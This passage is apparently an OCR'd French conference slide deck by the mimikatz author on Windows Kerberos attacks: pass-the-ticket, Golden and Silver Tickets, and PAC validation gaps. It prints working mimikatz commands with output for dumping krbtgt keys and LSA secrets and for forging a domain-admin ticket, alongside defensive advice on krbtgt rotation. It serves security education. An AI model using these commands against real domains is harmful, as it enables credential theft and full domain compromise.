
- What else?




Windows Kerberos

Pass-the-ticket


- Avec un TGT, pour obtenir un ou plusieurs TGS



- Avec un TGS (ou plusieurs)




Demo !


Administra...
This PC
Network
Recycle Bin
Control Panel
Win32
vmshare
mimikatz 2.0 alpha x86 (oe.eo)
.#####. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
.## ^ ##.
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
mimikatz # coffee
mimikatz # markruss
Sorry you guys don't get it.
mimikatz #
Windows Technical Preview for Enterprise
Evaluation copy. Build 9879
FRA
03:08

NTLM vs Pass-the-Hash
Normal Kerberos vs Overpass-the-Hash/Pass-the-Ticket


Normal



Pass-the-Hash

Overpass-the-Hash!

Pass-the-Ticket!




And now, I’m pretty sure you want some Golden Tickets?

mimikatz :: kerberos

- Le module Kerberos n'accède pas directement à LSASS, il utilise des API officielles pour interagir avec lui
  - pour lister, exporter et injecter des tickets par exemples
- Les autres fonctions ne font que manipuler des données
  - construction de tickets, conversions, …

```
Module :        kerberos
Full name :     Kerberos package module
Description :

             ptt  -  Pass-the-ticket [NT 6]
            list  -  List ticket(s)
             tgt  -  Retrieve current TGT
           purge  -  Purge ticket(s)
          golden  -  Willy Wonka factory
            hash  -  Hash password to keys
             ptc  -  Pass-the-ccache [NT6]
           clist  -  List tickets in MIT/Heimdall ccache
```

Golden Ticket

- Un “**Golden Ticket**”, est un ticket fait maison
  - roulé à la main sous les aisselles
    - *Oui, comme les fameux doubitchous de Sofia*
  - Ils sont fait avec beaucoup d’amour
  - … et une clé, celle du compte « **krbtgt** »

- Ils ne sont pas maitrisés par le KDC, donc:
  - Aucune limitation, de GPO ou autre!
  - N’importe quelle donnée peut y figurer

- L’authentification par carte à puce ne change rien (désolé)
- Un “**Silver Ticket**” est une sorte de “**Golden Ticket**” ;)

Golden Ticket

- Il est très facile d'obtenir les clés du compte "krbtgt" avec mimikatz sur un DC

```
mimikatz # lsadump::lsa /name:krbtgt /inject
Domain : LAB / S-1-5-21-2929287289-1204109396-1883388597

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    LM   :
    NTLM : 3f66b877d01affcc631f465e6e5ed449

 * WDigest
    01  a68990164b4dfefa47c2e998f19eb74c
    […]
    29  75af20f460c10096e5ce62527ffe9c96

 * Kerberos
    Default Salt : LAB.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 62b915a4a1629861

 * Kerberos-Newer-Keys
    Default Salt : LAB.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 466d9a5b9bc33cbfd566d5ad7635aedf7442f10116a68051a27fb53bbba3a19f
      aes128_hmac       (4096) : 6dcc65d95e6f00cbedb65cc0892a5085
      des_cbc_md5       (4096) : 62b915a4a1629861
```

Golden Ticket

- Perte des clés de **krbtgt**
  - Dump du domaine
    - Audit sur les mots de passe
    - Rapport de pentest non maitrisé !
      - Le compte krbtgt était (est?) souvent pris en exemple car il est désactivé et est vu comme inutile
  - Autre
    - Compromission, chat diabolique
- Sauvegardes du contrôleur de domaine
  - Shadow copy!
  - Restauration des sauvegardes sur bandes
    - Ou accès à un partage de fichiers….
    - **libesedb + ntdsxtract sous Linux <3**
- Compromission d'un hyperviseur!
  - Le disque dur est aussi une image disque


Golden Ticket

- Les clés du comptes **krbtgt** ne sont quasi jamais renouvelées:
  - Seulement dans le cas d'une augmentation majeure de niveau fonctionnel
    - NT 5 -> NT 6 (donc non : de 2008r2 -> 2012r2, il n'y a pas de changement)
  - Changement manuel en cas de compromission
    - *voyez avec l'ANSSI et Microsoft*
- Un détail: il faut le changer 2x…
  - le protocole Kerberos rend la clé n-1 toujours valide.
- Il y a donc beaucoup de chance que la clé initiale de votre domaine soit encore valide…

Golden Ticket


- Will (@harmj0y) pour notre BlueHat: ce n'est évidemment pas un exemple de la vie réelle…
  - https://twitter.com/harmj0y/status/520633805485654018

```
User name                    krbtgt
Full Name
Comment                      Key Distribution Center Service Account
User's comment
Country code                 000 (System Default)
Account active               No
Account expires              Never

Password last set            [redacted]/2001
Password expires             [redacted]2002
Password changeable          [redacted]/2001
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Denied RODC Password
Global Group memberships     *Domain Users
The command completed successfully.
```



Golden Ticket

- Après notre conférence au BlueHat, Microsoft a été un peu plus curieux de leur propre Active Directory ;)
  - https://twitter.com/JohnLaTwC/status/521061512203345920
- Oui, avec la télémétrie ils monitorent les lignes de commandes de leurs équipes!
- La ligne de commande est : **`net user krbtgt /domain`**
- Savez vous pourquoi Microsoft ne renouvelle pas automatiquement cette clé ?
  - Dans la plupart des cas, cela fonctionne…
  - … dans la plupart des cas…
    - Vous êtes joueur ?




mimikatz :: Golden Ticket

- kerberos::golden

```
/domain:lab.local                                   <= domain name
/sid:S-1-5-21-2929287289-1204109396-1883388597      <= domain SID
/rc4:3f66b877d01affcc631f465e6e5ed449               <= NTLM/RC4 of KRBTGT (or AES, ofc)
/user:Administrator                                 <= username you wanna be
/id:500                                  <= RID of username (500 is THE domain admin)
/groups:513,512,520,518,519              <= Groups list of the user (be imaginative)
/ticket:Administrator.lab.kirbi          <= the ticket filename (or /ptt)
```

PAC Signature - BlackHat erratum

- A notre conférence **BlackHat/Defcon**, Skip Duckwall et moi avions annoncé que pour forger un TGS, nous devions avoir 2 clés:
  - `krbtgt`
  - `target`



- La clé `krbtgt` signe un structure « PAC » afin d'éviter les altérations *(contenant groupes, id,…)*
  - Mais comment un service tiers pourrait vérifier ?
    - Kerberos est ***SYMETRIC***
  - Facile, la vérification de la signature du PAC est déléguée au KDC !
    - Cela ressemble à NTLM, et ne semble pas très efficace…

PAC Signature

http://msdn.microsoft.com/library/cc224027.aspx#id2

- *Windows 2000 Server and Windows XP **do not validate the PAC** when the application server is running under the local system context or has SeTcbPrivilege […]*
- *Windows Server 2003 **does not validate the PAC** when the application server is running under the local system context, the network service context, or has SeTcbPrivilege. […]*
- *Windows Server 2003 with SP1 **does not validate the PAC** when the application server is under the local system context, the network service context, the local service context, or has SeTcbPrivilege privilege. […]*
- *Windows Vista, Windows Server 2008, Windows 7, Windows Server 2008 R2, Windows 8, Windows Server 2012, Windows 8.1, and Windows Server 2012 R2 **do not validate the PAC** by default for services. Windows still validates the PAC for processes that are not running as services. PAC validation can be enabled when the application server is not running in the context of local system, network service, or local service; or it does not have SeTcbPrivilege […]*

Silver Ticket

- Alors, comment fabriquons nous un Silver Ticket ?
  - Exactement comment un **Golden Ticket**, sauf pour la clé **krbtgt**
  - Nom de la cible (FQDN du serveur)
  - Nom du service (cifs, ldap, rpc…)
  - Nous devons avoir la "**Target Key**"
    - Depuis la mémoire du service
    - Depuis Active Directory (ok, nous aurions pu fabriquer un Golden Ticket ;))
    - **ou… depuis la base de registre (même, hors ligne !)**


```
mimikatz # lsadump::secrets
Domain : CLIENT
SysKey : 6bfd21f0eda0b20c96d902d3469909d6

Policy subsystem is : 1.13
LSA Key(s) : 1, default {adda624d-4d80-fbd7-1430-d1a54ddaa3ec}
  [00] {adda624d-4d80-fbd7-1430-d1a54ddaa3ec}
e159ebc7330c153ca0def6705c5c3c9e963745c6a49bd0dbe93d426b71d1df6c

Secret  : $MACHINE.ACC
